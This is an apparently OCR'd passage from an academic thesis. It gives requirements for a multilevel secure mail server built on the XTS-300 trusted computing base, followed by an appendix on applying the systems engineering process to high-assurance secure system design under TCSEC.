


Figure 4 TCB Boundary

3.2.5 Object Reuse.

Existing high assurance server object reuse capabilities shall be utilized at the server. Similar capabilities shall be required at, and enforced for all workstations and associated storage devices within the network configuration that actually create, delete, modify, or store labeled objects. Mail will be stored on the server's storage devices and the server TCB functions shall provide security policy enforcement through a coherent set of mechanisms including object reuse for those storage devices. If the session level of the

workstation is changed or the session is terminated, any memory utilized to manipulate (e.g. read, write) mail objects at the workstation shall be cleared by the TCB.

3.2.6 Labels.

Existing labeling capabilities shall be utilized as currently implemented by the high assurance TCB. The XTS-300 deflection directory structure (explained in paragraph 3.2.2.) does not attach labels commensurate with the current session level to the specific messages within the files of that deflection directory. If there is no label on the individual mail message then the HAMMS security policy enforcement of the individual message must be in accordance with the label of the mail file from which it was retrieved. Otherwise, the HAMMS security policy enforcement of the individual message must be in accordance with the label on that message.

3.2.7 Label Integrity.

The integrity of the labels will continue to be protected by the XTS TCB.

3.2.8 Labeled Information.

The determination of whether a device is single or multilevel shall be made by the TCB in accordance with the system configuration requested by the administrator. The information stored or transferred via the devices will be labeled and protected in accordance with implemented security policies. The level of granularity of information labeled is at the object level (e.g. files).

3.2.9 Multilevel Devices.

There will not be any additional multilevel devices added to the XTS family beyond the disk devices supported. These disk devices include the XTS hard drive(s).

3.2.10 Single-Level Devices.

The TCB is utilized to control the setting of single-level devices. A single-level device is not required to maintain sensitivity labels of information they process [Ref. 2, pg. 100]. The system administrator or a trusted subject, with sufficient rights to change the single-level device, can utilize the set device access (sda) command to set the access level of single-level devices. All system devices, other than the disk devices, are single-level devices (i.e. workstation and all of its components, LAN, XTS components other than those listed in 3.2.9).

A multilevel subject would be required to handle a single level device receiving mail messages at multiple security levels. These mail messages might be input to the device in encrypted format from networks external to the high assurance server's LAN (e.g. Internet accessible networks). The subject would be required to identify and distribute those in accordance with their associated labels and the implemented security policy.

3.2.11 Labeling of Human-Readable Output.

The XTS family allows the system administrator to enter the labels, which will be viewed and presented to the user. For example, the default security labels can be replaced with labels that satisfy DoD security requirements (e.g. unclassified, secret, etc. for printed output).

3.2.12 Subject Sensitivity Levels.

The set level (sl) command allows the user to view and change the current sensitivity level. This command reflects the security and integrity level of the current session and provides the user the ability to change levels. The user can change session levels at the workstation by invoking the trusted path through the use of the SAK supported at the TCB NIC. Multilevel subjects, required to sort incoming mail at the server according to security labels, will have a range of access classes, defined by a read class and write class, that spans the labels of the input stream.

3.2.13 System Testing.

The additional capabilities added to the system (i.e. XTS family, personal computers, LAN) to support the mail service shall be tested. Specifically, additions to the TCB shall be tested and examined (see table 1) to ensure that no undocumented or unintentional conflicts exist with current capabilities and enforced security polices and functions as required.

3.2.14 Configuration Management.

Changes to the system to provide the mail service shall be documented within the system and development specifications. Any future changes to capabilities must be reflected in supporting documentation and be maintained in a configuration library. All software developed specifically for the HAMMS shall include configuration management control numbers used to distinguish versions (e.g. 1.2, where the first number denotes a major release; second number denotes minor changes or corrections to a release). Configuration

management control numbers, the significance of changes, corrections or releases, and approval for such modifications shall be approved by the sponsoring authority.

3.3 System External Interface Requirements.

There are no current external interface requirements for the HAMMS system.

3.4 System Internal Interface Requirements.

The system internal interfaces will be supported by the XTS family's current interface requirements with modifications to the interfaces as follows:

3.4.1 Interface Identification.

The XTS family network interface supports TCP/IP sessions via a thin Ethernet connection. The original XTS-300 network connection does not allow remote login over a network, file sharing, or mail service due to the absence of any such daemons on the host system. This interface requirements must support remote login through the use of the network connection to support the workstation interface (e.g. TCB NIC). An additional interface must also support the receipt and transmission of multilevel mail. This multilevel mail interface would support connections external (e.g. Internet) to the high assurance server's LAN.

3.4.2 TCP/IP Interface.

To support the TCP/IP interface requirements, associated daemons supporting a mail protocol will be required within the HAMMS that will recognize network workstation requests for mail services. In addition, a file protocol will be required to

provide mail file manipulation local to the high assurance server user file structure via mail applications on workstations.

3.4.3 Workstation Interface.

Commercial off the shelf (COTS), personal computer workstations will communicate with the high assurance server via a LAN. The workstations will employ COTS, network capable operating systems. A trusted path will be established between the XTS and the workstation through hardware (e.g. TCB NIC) installed in the workstation that will be used to set the session level and invoke SAK functionality. Additionally, the controller board (e.g. TCB NIC) shall control the workstation boot process and perform workstation object reuse requirements as stated in section 3.2.4.

3.5 System Internal Data Requirements.

The internal data requirements will be supported and constrained by the XTS family implementation of access control matrices and auditing. The implemented subjects will be used to enforce the constraints on the data. Additional structures to support data and file manipulation are specified in the HAMMS development specification.

3.6 Adaptation Requirements.

The XTS family use of labels can be adapted to include system administrator configurable labels depending on the organizational requirements (i.e. commercial or DoD). The system administrator, or a user with sufficient rights, can enter the specific data for the labels to be used.

3.7 Security and Privacy Requirements.

There are no additional or unique security or privacy requirements, beyond those stated in section 3.2, required for the high assurance TCB, LAN, or workstation.

3.8 System Environment Requirements.

There are no additional or unique environment requirements beyond those imposed by the original XTS-300 system configuration. Section 3.9 addresses specific system (hardware and software) requirements.

3.9 Computer Resource Requirements.

The computer resources required for the HAMMS include:

3.9.1 Computer Hardware Requirements.

Hardware used for system development includes the XTS family hardware ([e.g. XTS-300 [Ref. 2 pg. 7]) and COTS personal computer workstations. Additionally, the user workstations will require associated hardware (e.g. TCB NIC, Ethernet card) supporting secure boot process, trusted path implementation, object reuse, and TCP/IP connections. The hardware associated with establishing the connection and trusted path with the XTS must be compatible with the workstation network operating system.

3.9.2 Computer Hardware Resource Utilization Requirements.

In addition to the XTS family hardware requirements, the XTS and the workstation hardware must be capable of maintaining network connectivity (e.g. TCB NIC) and provide the processing and memory capability to support executing software required for the system's operation.

3.9.3 Computer Software Requirements.

The software requirements for the XTS family includes the STOP operating system, planned compatible upgrades, server daemon software (e.g. POP server daemon), and mail services software. Required workstation software includes: network capable personal computer operating system applications, personal computer compatible TCP/IP communications applications, personal computer compatible X Windows terminal applications, and mail applications. Any workstation with compatible architectures and upgraded versions of these operating systems and applications should provide sufficient resources to satisfy system requirements.

3.9.4 Computer Communications Requirements.

The communications requirements include the communication applications stated in the section 3.9.3. Any communications applications supporting TCP/IP network communications with the XTS family and the workstation will satisfy the communications requirements.

3.10 System Quality Factors.

Any software, specifically developed for or affecting the user workstation, should be executable, at minimum, with all workstations of the compatible architectures, operating systems, and mail applications.

3.11 Design and Construction Constraints.

There are no additional design or construction constraints beyond those previously defined in this document. However, additional functionality and capability provided by any future upgrades to this system should be documented in the appropriate specifications.

3.12 Personnel-Related Requirements.

Workstation support software related to any session connection will be restricted to support one user at a time per workstation. There are no additional constraints beyond its LAN connectivity and processing capabilities.

3.13 Training-Related and Logistics-Related Requirements.

Any additional, or modifications to existing, system administrator functions relating to system configuration will be documented in the associated specifications.

3.14 Other Requirements.

If additional or existing capabilities are created, modified, or deleted, the associated specifications must be developed and updated as appropriate.

4. Qualification Provisions.

The system requirements identified in section 3 will be qualified via the methods specified in Table 1.

Table 1 Qualification Requirements and Methods

Method / Requirement	Demonstration	Test	Analysis	Inspection
3.1	X		X	
3.2.1	X		X	
3.2.2	X		X	
3.2.3	X		X	X
3.2.4	X		X	
3.2.5	X		X	
3.2.6	X		X	
3.2.7	X		X	
3.2.8	X		X	
3.2.9	X		X	X
3.2.10	X		X	X
3.2.11	X		X	
3.2.12	X		X	
3.2.13	X		X	X
3.2.14				X
3.3.1	X	X	X	X
3.3.2	X	X	X	X
3.4	X		X	X
3.5			X	
3.6	X			
3.7	X		X	
3.8	X			
3.9.1	X	X	X	X
3.9.2	X	X	X	X
3.9.3	X	X	X	X
3.9.4	X	X	X	X
3.10	X			X
3.11				X
3.12	X			X
3.13	X			X

4.1 Test Catagories

Demonstration: The operation of the system, or a part of the system that relies on observable functional operation not requiring the use of instrumentation, special test equipment, or subsequent analysis.

Test: The operation of the system, or a part of the system, using instrumentation or other special test equipment to collect data for later analysis.

Analysis: The processing of accumulated data obtained from other qualification methods. (i.e. reduction, interpolation, or extrapolation of test results)

Inspection: The visual examination of system components, documentation, etc.

5. Requirements Traceability.

In accordance with reference 1, requirements tractability does not apply to system level specifications. Requirements tractability data shall be reflected in appropriate sub-system level specifications.

6. Notes.

Table 2 Acronym List

DAC	Discretionary Access Control
DID	Data Item Description
DoD	Department of Defense
DOS	Disk Operating System
FER	Final Evaluation Report
HAMMS	High Assurance, Multilevel Secure Mail Server
I/O	Input/Ouput
LAN	Local Area Network
MAC	Mandatory Access Control
MB	Mega Byte
MHz	Mega Hertz
MLS	Multilevel Security (n) or Secure (adj)
MS	Microsoft
NCSC	National Computer Security Center
NIC	Network Interface Card
NPS	Naval Postgraduate School
NSA	National Security Agency
POP	Post Office Protocol
RAM	Random Access Memory
SAK	Secure Attention Key
SCOMP	Secure Communications Processor
sda	set device access
sl	set level
STOP	not an acronym
TCB	Trusted Computing Base
TCP/IP	Transmission Control Protocol/Internet Protocol
TCSEC	Trusted Computer System Evaluation Criteria
XTS	not an acronym

APPENDIX B. APPLYING THE SYSTEMS ENGINEERING PROCESS TO COMPUTER SECURITY

A. INTRODUCTION

A traditional method for defining the requirements of a high assurance system is to specify the individual components with formal mathematical languages, then integrate those components' specifications into a system-level specification; the bottoms up approach [Ref. 4]. This type of approach has contributed to the production of systems that did not meet the end users' requirements of the system. Another factor contributing to unfulfilled user requirements is that after the initial submission of the system characteristics, the user would not be consulted for assistance in the requirements definition and development decisions. The Department of Defense (DoD) developed a methodology to produce systems that meet users' requirements and systems that are readily upgradable. That process has been adopted by the commercial sector as an engineering standard and is being used throughout industry. This methodology is known as the Systems Engineering Process (SEP).

B. SYSTEMS ENGINEERING

1. Background and Definition.

The Systems Engineering Process, as described by the Electronic Industries Association (EIA) standard, IS-632, is currently being used throughout national engineering communities, both in government and in commercial programs. The SEP is an iterative process that can be applied to the entire life cycle of a program and can also be applied to each phase of the life cycle. Life cycle refers to the phases a project must go through, from the initial conception through the development, support, and disposal of a

fielded product. The SEP can be applied to produce any system or sub-system, software and/or hardware. The main concept behind the process is to start with an abstract idea of a system and to divide the abstraction into sub-systems. The sub-systems are then also subjected to the SEP where these sub-systems are subsequently reduced to smaller sub-systems or functions. The SEP continues, recursively, until the system is decomposed into definable detailed elements. This process is directly applicable in the production of secure systems.

Secure systems require their components to be specified in detail for verification and validation. "Trusted computer systems must be carefully evaluated and tested during the design and development phases and reevaluated whenever changes are made that could affect the integrity of the protection mechanisms" [Ref. 12, p. 62]. The SEP does this level of testing and reevaluation for changes with all systems and requires precise, comprehensive documentation detailing the components of the system. The process produces concise definitions for interfaces, which enable system upgrades and the insertion of additional modules. The SEP also continuously monitors the system development to ensure that the requirements are being satisfied.

The Systems Engineering Process is best depicted by Figure 19. The figure depicts the four major processes including Requirements Analysis, Functional Analysis/Allocation, Synthesis, and Systems Analysis & Control. Each of these processes represents a distinct SEP level, however each interacts with the others through the various feedback mechanisms. These mechanisms, or loops, help to ensure the requirements are being met, the system development is in concert with the associated specifications, and the system required by the user is being built.




Figure 19 Systems Engineering Process From Ref. [13, p. 10]

2. Requirements Analysis.

Requirements Analysis considers the users' requirements, objectives, and needs. This phase then considers the users' operational environment, mission, and desired system characteristics to define the system requirements. The requirements are performance oriented. They stress what the system is supposed to do, not how the system accomplishes the requirement.

The Requirements Analysis phase is the most critical phase within the SEP. If the customers' needs are not clearly defined, then a deficient product may be produced. This can lead to costly upgrades, or possibly a non-useable system being developed and fielded.

3. Functional Analysis/Allocation.

Functional Analysis/Allocation translates requirements into functional components or sub-systems. The functional components or sub-systems are iteratively reintroduced into the SEP to decompose these elements into lower-level functions or sub-systems. Throughout this process of reintroduction, the Functional Analysis/Allocation works with the Requirements Analysis phase to ensure the requirements defined at the higher levels of the decomposition are applied to all subsequent decompositions of the functional components to ensure the requirements are being satisfied.

4. Synthesis.

Synthesis is the translation of the functional decomposition's into an actual physical architecture. During this phase, the detailed specifications and the respective interfaces are defined. The extent to which the system/sub-systems are detailed is dependent on the type and detail of verification that is required.

5. Systems Analysis and Control.

Systems Analysis and Control is the check and balance component of the SEP. This step ensures that decisions are done logically and interactions are as seamless as possible. Whenever there is a question on the selection of alternatives, the Systems Analysis phase conducts trade-studies to produce educated decisions. This phase also conducts comparisons between the performance and functional requirements to verify that all requirements are being met. If there is a change in one functional area, the Systems

Analysis and Control phase ensures the change is propagated correctly throughout the system. A significant part of the Control phase is annotating and revising all documentation to ensure consistency throughout the entire system development.

6. Teams.

One of the main principles supporting the SEP is the employment of a team approach. "There is a great need at certain crucial times in many system developments to bring together the different communities" [Ref. 7, p. 204]. Regardless if the DoD term, Integrated Product Team (IPT), or some other terminology is used, a development team is required. The development team consists of representatives from every department/organization that will have interaction with the system. The team is composed of design, production, legal, logistical, administrative, and other support personnel. Each of the members is an integral part needed to ensure that the system is meeting requirements and is designed in such a way as not to incur unreasonable upgrade or support costs. In most cases, one of the more important members, if not the most important member, will be the user. Without clear representation from the user community, the developer may produce a system that does not meet the users' requirements.

7. Summary of SEP

Each one of the steps in the SEP helps to define the system and produce the correct product for the user. Designing systems without including users' inputs and considering users' technical abilities has the potential of creating systems that are not usable and cannot be understood or operated by anyone other than the design engineer. The SEP also ensures that the system will perform according to the specified requirements

and that all of the system specifications and the final product are clearly documented in a detailed manner. Proper documentation at all levels is important for future upgrades, engineering changes, technical manuals, and users manuals.

Most of the basic security requirements for high assurance systems, ones which require some level of non-disclosure (secrecy) or integrity assurance, are well documented in the DoD technical evaluation publications (i.e. the rainbow series) relating to secure systems, and in particular, the Department of Defense Trusted Computer System Evaluation Criteria (TCSEC) (Ref. 12, a.k.a. the "Orange Book"). These represent the requirements that must be met in order to pass an National Computer Security Center (NCSC) evaluation to achieve a TCSEC security rating. The 7 class ratings that can be achieved under the TCSEC are D, C1, C2, C3, B1, B2, B3, and A1. Class D has the least and Class A1 has the most stringent security requirements.

The SEP will help to ensure all of these security requirements and all of the user requirements are achieved when there is no conflict between requirements. When there is conflict between requirements, the SEP will help the developer make educated decisions regarding which requirements can be satisfied.

An important part of the evaluation process is the supporting documentation (e.g. formal models and specifications). This is especially important if the trusted system is going to be evaluated for a high assurance rating such as Class A1.

This appendix will demonstrate how to utilize the SEP to create secure system architectures. The process may be applied to the entire development life cycle of a system or to any portion of the life cycle. There will be comparisons and references to the life-cycle phases, but the appendix will emphasize the SEP.

C. REQUIREMENTS ANALYSIS

In the initial stages of the system, the Requirements Analysis involves the translation of the users' requirements and needs into performance requirements for the system. This is vital to the success of not only security architectures but all projects. The better defined the project, the less likely it is that time critical upgrades or changes will be required. With respect to security projects, considerations of the types of security policies to be enforced are added to the requirements.

1. Basic Requirements.

When defining the initial system during the early stages of the system life cycle, the essential user requirements are analyzed. Some of the basic considerations relate to mission, threat, and objectives. These elements are defined in the Mission Needs Statement for DoD systems. The needs are translated into high-level system requirements to define the system. The requirements should be performance oriented, to clearly specify what the system is supposed to do to meet users' needs. Once the high level requirements are defined, a thorough search is conducted to find possible alternative existing systems or changes in operational procedures that may meet the needs of the user without the development of a new system.

2. Sub-System and Function Requirements Definitions/Specifications.

As the system is decomposed into sub-systems and functions by the Functional Analysis/Allocation phase, the requirements from the system or parent, are applied to the functions or sub-systems, to define their limitations and requirements. As in the system-level definition, the requirements continue to be performance oriented, clearly specifying what the function or sub-system is supposed to do to meet the requirements of the parent.

The requirements are defined in such a way that will be measurable and testable. The development team ensures the requirements from the parent are divided among sub-systems or functions. If certain requirements encompass more than one sub-system or function, then teams or individuals working on the sub-systems or functions work closely together to ensure requirements are being met and that there are no conflicts between the elements. To achieve this, working level teams may be created that report to the development team regarding all decisions made on the interactions between the functions or sub-systems.

During this phase, it is important to specify the requirements in sufficient detail. Short comings in specifications will result in generic, rather than specific, requirements. Over-specifying at such a high level, specifying how to meet requirements rather than what the requirements are, will make the requirements too restrictive resulting in the possible exclusion of current or future technologies. For example, there may be better methods than magnetic tape to store backup information. Specifically requiring such tapes may not allow for the use of storage disks.

3. Specification.

The requirements are documented in an applicable specification. References [11] and [25] are military specifications standards and define common formats for system level specifications. The highest level of specification, most abstract, has been known traditionally as the 'A' Specification. It is currently known as a Systems or Subsystems Level Specification in reference [25] or as a Performance Specification in reference [11]. The format for both is generally the same. Reference [25] is obviously software oriented and requires different definitions in the associated requirements section.

The specification is submitted for sponsor, or higher authority, review to ensure the requirements specified by the user are being supported. The specification then becomes the product baseline for the remainder of the engineering cycle. Changes at the system level should be avoided as the system is decomposed and the requirements for the sub-systems or functions are developed and refined. High level changes after the system specification has been defined could possibly have severe, adverse affects on all sections of the system and further complicates configuration management due to the ripple effect a change may have throughout other sub-systems' or functions' design and documentation. This is why requirements must clearly define a system that meets the users' requirements.

4. Secure Architecture Requirements.

When developing a secure system, the requirements for the policies and regulations that the system must meet should be defined early. The TCSEC provides developers with the overall standards for the different levels of system assurance. One of the requirements for Classes B2 and above, is to develop a clearly defined and documented formal security policy model. The model is developed to specify mathematically the policy the system will enforce. Security requirements for the system can be derived from the model (e.g. discretionary access control). The requirements placed on the system represented by the model, are combined with the users' mission requirements/objectives along with the operating environment of the system to provide the overall set of requirements the system is to meet.

When considering the environment, the skill level of the user is studied carefully to adequately define the interface for the user. Too often, user friendly interfaces are not considered in complex secure systems.

There will be requirements that conflict. For example, the user may want to be able to operate in two different security level simultaneously where the formal security model says one level at a time. In this case a risk analysis is done to determine if the security requirement can be eliminated or a system constraint is placed on the users' interface to meet the security requirement.

5. Interfaces.

Interfaces are important in all systems. The more strictly defined the interface, the information content, and the modules utilizing the interfaces, the easier it will be to incorporate future upgrades. If the system interface is clearly defined, any changes to the non-interface functionality of the system should not affect other interfaced systems. Due to the importance of having clearly defined interfaces, it is essential to define the requirements for the each interface in the system, sub-systems, and functions during the Requirements Analysis Phase.

6. Policy/Requirements Flow.

As the system is iteratively decomposed, requirements are defined for the separate functions or sub-systems. The requirements are directly mapped to the requirements defined at the system level. The development team must continue to ensure that the security policies and regulations established at the system and sub-systems levels are being correctly implemented within the functional and component level. This is accomplished by tracing the requirements back to the baseline that was established at the system level. Part of this process is implemented by working together with the other design teams who are working on other functional components to ensure proper interface and security consideration implementation.

The tracing can be accomplished by utilizing a matrix to map the requirements of the parent, in this case the system, to the children (i.e. the functional components). To aid in this time intensive endeavor, there exist automated requirements-handling tools. Appendix G of reference [18] offers a number of examples of automated tools for system design, some specifically have requirement tracing capabilities. One product is the Requirements Driven Design, which is being developed to exchange information with another product, the INFOSEC Design And Analysis Tool (IDAT). IDAT is a product that specifically addresses security issues and requirements. [Ref. 18, p. G-14]

In the final stages of the decomposition, the requirements continue to be refined for the system into smaller sub-systems along with a constant tracing of the security requirements back to the original system level requirements definition. The development team continues to ensure that the interfaces and protocols meet the system security requirements.

7. Summary

The Requirements phase of the SEP for the system as a whole, or for sub-systems, is the most important part of the system development. Without properly defined requirements, the system definition may be other than one that meets user needs in the operational environment. The fielding of unusable systems leads to costly upgrades in order to make the system usable or the possibility of scraping the system entirely. Having a solid foundation in requirements will allow the Functional Analysis/Allocation process to fall into place.

D. FUNCTIONAL ANALYSIS/ALLOCATION

The Functional Analysis/Allocation phase directly follows the Requirements Analysis phase. The Functional Analysis/Allocation phase's emphasis is on defining the functional architecture. The functional architecture is "the hierarchical arrangement of functions, their internal and external functional interfaces and their respective functional and performance requirements, and the design constraints" [Ref. 13, p. 45]. Once the functional areas are known and the interfaces are defined, the functions may be decomposed into smaller functions. The decomposition is accomplished by reintroducing the sub-system or function back into the SEP and working with the Requirements Analysis phase to iteratively decompose the system into its smallest elements. During each iteration of decomposition, all design constraints and requirements from higher levels are considered. This causes the continuous reevaluation of what is being done to ensure requirements are being met. The Functional Analysis/Allocation phase also works iteratively with the Synthesis process to help define functional architecture alternatives that can be translated into feasible physical architecture to ensure the constraints and requirements are also being satisfied there. In the early stages of the life cycle of the system, the Functional Analysis deals with 'what' the functions are supposed to do. In the later stages, the Functional Analysis deals with 'how' the functions are implemented.

1. Working With Requirements Analysis.

The Functional Analysis/Allocation process works iteratively with the Requirements Analysis phase to define the operational and performance-driven environment. The development team examines all of the performance requirements from the parent, and divides and allocates them among the functions or sub-systems. When

developing a secure system, this phase is where the trusted requirements for the system (e.g. authentication and authorization) are ensured to be defined in the proper trusted functions or modules leading to the establishment of the Trusted Computing Base (TCB). The development team will also examine the functions and modules to ensure that requirements that do not need to be trusted are not in the trusted functions or modules. This will reduce the number of lines of code that have to be evaluated. "The essence of trusted computing bases is that security-relevant components are separated from security-irrelevant components, which do not need to be trusted with respect to security" [Ref. 7, p. 226].

2. Sub-functions.

The Functional Analysis/Allocation phase takes the system level functions or sub-systems and iteratively decomposes them into sub-functions to satisfy parent requirements utilizing the entire SEP for each level of decomposition. This involves the modularization of the software. "Modularizations include the design decisions which must be made before the work on the modules can begin." [Ref. 2, p. 1054] Proper modularization allows for ease of analysis, testing, and individual compiling of modules by allowing the programmers to develop new modules without affecting other existing modules. Such modularization has the obvious advantage of allowing system upgrades. Upgraded modules can be interchanged with the previous modules without affecting the unchanged modules as long as their interfaces and the functional requirements for the module have been met. Modularization is not only a good design practice, but it also meets the requirements for a high assurance system. "The TCB shall be internally structured into well-defined largely independent modules" [Ref. 25, p. 49].

3. Interfaces

As the sub-systems, functions, and sub-functions are defined, all of their interfaces are clearly identified and defined (e.g. strongly typed) to provide improved modularization. Specifically, the interface properties (e.g. data format and security label) are examined to insure proper security requirement representation (e.g. access control attributes and device settings).

The TCSEC requires all systems' interfaces between modules (modules are required for TCSEC ratings Class B2 and above) to be documented for systems seeking a rating of Class C1 or above. "If the TCB is composed of distinct modules, the interfaces between these modules shall be described." [Ref. 12, p. 14.] A Guide to Understanding Design Documentation in Trusted Systems (a.k.a. the burgundy book), Reference [5], specifically requires that all interfaces, whether hardware, firmware, or software, shall describe the types and sources of information passing between TCB modules, and between TCB modules and other system modules external to the TCB. [Ref. 5, p. 19]

Part of the documentation required for TCSEC Classes B2 and above is the Descriptive Top-Level Specification (DTLS). The DTLS specifies, in a natural language (e.g. English), all system level interfaces that communicate with user applications and the transformations that occur. "The DTLS provides evaluators with a better understanding of the implementation of the reference monitor and provides maintenance personnel with the necessary documentation to correct, modify, or augment the TCB without destroying the TCB's cohesiveness and internal consistency."[Ref. 5, p. 12]

The documentation required for Class A1 systems includes a DTLS and a Formal Top-Level Specification (FTLS). The FTLS is similar to the DTLS in defining the

functions' interfaces and transformations, however the FTLS is " a top-level specification that is written in a formal mathematical language to allow theorems showing the correspondence of the system specification to its formal requirements to be hypothesized and formally proven." [Ref. 12, p. 113]

4. Flow Diagrams.

Data and control flow diagrams are developed to show the data and process flow between functions. These diagrams should cover every state and mode for all possible operations performed on, or within, the system for all of the possible configurations (e.g. administrative, privileged, user, storage, etc.). The initial state is the secure initial state defined in the formal model. [Ref. 12, p. 113]

These data and control flow diagrams can also be applied to high assurance security systems. For example, systems requiring covert channel analysis (i.e. Classes B2 and above) can utilize flow diagrams as a method of graphically depicting possible information channels.

The control flow diagrams may include timing sequence diagrams, which show the timing of the state changes. These timing diagrams can be valuable when analyzing the system for overt or covert channels between trusted and untrusted functions in all possible scenarios. Covert Channel Analysis is a TCSEC requirement for systems being evaluated at Class B2 or above. [Ref. 12, p. 97]

5. Logistics Support.

An integral part of the Functional Analysis/Allocation process is the development of the logistics and support functional requirements. By working with the supply and logistics personnel, the development team can anticipate and eliminate unnecessary

complications. Developers of Class A1 systems are required to ensure the proper distribution of the TCB and software, and provide the ability for the user to test for the correct version of trusted systems code and their updates. [Ref. 12, p. 51] If a Class A1 system is required, then it is during Functional Analysis/Allocation process that the trusted distribution requirements can be identified and planned for prior to system fielding.

Often computer components may be sensitive and they will require special storage and handling (e.g. encryption devices and their keys). These requirements result in overhead for storage and processing which translates into cost to the user. The systems may also be sensitive to shipment or vibration, which may limit where or how they can be used or transported. By defining these requirements in the functional design period, the other members of the design team will be able to tailor their functions and sub-systems accordingly, or at minimum, allow the user to know what the requirements for storage and processing are prior to delivery as opposed to after receipt.

System support also applies to upkeep, training, and disposal. The level of effort required for the system administrator to maintain the system must be determined to establish design constraints relating to usability (e.g. how complex is a user interface). The required ease of adding/upgrading components must be determined, to again place constraints on the system design. High assurance systems have the reputation of being hard to use, even with training. By defining, from the outset, how much training will or should be required for an administrator or users to do their jobs, system constraints may be placed on the human interface development and allow for the customer to plan on sending people to appropriate training.

